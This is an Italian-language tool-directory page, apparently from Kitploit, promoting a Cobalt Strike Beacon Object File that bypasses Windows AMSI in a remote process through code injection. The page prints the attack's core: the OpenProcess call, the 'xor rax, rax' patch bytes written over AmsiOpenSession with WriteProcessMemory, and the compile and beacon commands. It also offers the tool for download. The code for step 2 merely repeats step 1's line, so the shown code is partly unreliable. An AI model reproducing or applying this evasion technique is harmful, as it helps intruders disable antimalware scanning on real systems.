Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/boku7/injectamsibypass
Framework di ExploitPenetration TestingRed TeamingSviluppo Payload
GitHubboku7/injectamsibypass

injectAmsiBypass

Cobalt Strike BOF - Bypass AMSI in un processo remoto con iniezione di codice.

Vedi Repository
38069343 anni faRevisionato da Kitploit
Condividi

Cobalt Strike BOF - Inietta bypass AMSI

Cobalt Strike Beacon Object File (BOF) che bypassa AMSI in un processo remoto con code injection.

Esecuzione di inject-amsiBypass BOF da CobaltStrike

Cosa fa?

1. Usa l'argomento PID fornito per ottenere un handle sul processo remoto
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
2. Carica AMSI.DLL nella memoria del beacon e ottieni l'indirizzo di AMSI.AmsiOpenSession
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
  • Sia il beacon che il processo di destinazione avranno lo stesso indirizzo per il simbolo.
  • Se AMSI.DLL non esiste nel processo remoto, eseguire questo potrebbe far crashare il processo di destinazione.
3. Scrivi il bypass AMSI nella memoria del processo remoto

unsigned char amsibypass[] = { 0x48, 0x31, 0xC0 }; // xor rax, rax
BOOL success = KERNEL32$WriteProcessMemory(hProc, amsiOpenSessAddr, (PVOID)amsibypass, sizeof(amsibypass), &bytesWritten);

Metodo = AMSI.AmsiOpenSession

  • Utilizza la tecnica di bypass AMSI insegnata nel corso PEN-300/OSEP di Offensive Security (Evasion Techniques and Breaching Defenses).
    • https://www.offensive-security.com/pen300-osep/


Screenshot della demo del Proof of Concept

Prima - Powershell.exe AMSI.AmsiOpenSession
Dopo - Powershell.exe AMSI.AmsiOpenSession
Compila con x64 MinGW:

x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o inject-amsiBypass.o

Esegui dalla console Cobalt Strike Beacon

beacon> inject-amsiBypass <PID>
  • Assicurati di caricare lo script inject-amsiBypass.cna nel Cobalt Strikes Script Manager

Lista delle cose da fare

  • Verifica che AMSI.DLL esista nel processo remoto prima dell'iniezione
  • Aggiungi altri bypass AMSI da iniettare
  • Supporto per x86

Crediti / Riferimenti

Raphael Mudge - Beacon Object Files - Luser Demo
  • https://www.youtube.com/watch?v=gfYswA_Ronw
Cobalt Strike - Beacon Object Files
  • https://www.cobaltstrike.com/help-beacon-object-files
Riferimenti al codice BOF
ajpc500/BOFs
  • https://github.com/ajpc500/BOFs/
trustedsec/CS-Situational-Awareness-BOF
  • https://github.com/trustedsec/CS-Situational-Awareness-BOF
Corso Sektor7 Malware Dev Essentials
  • https://institute.sektor7.net/red-team-operator-malware-development-essentials
Offensive Security OSEP
  • https://www.offensive-security.com/pen300-osep/
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    317
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Piattaforma aperta di intelligence sulle minacce informatiche

    275

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →









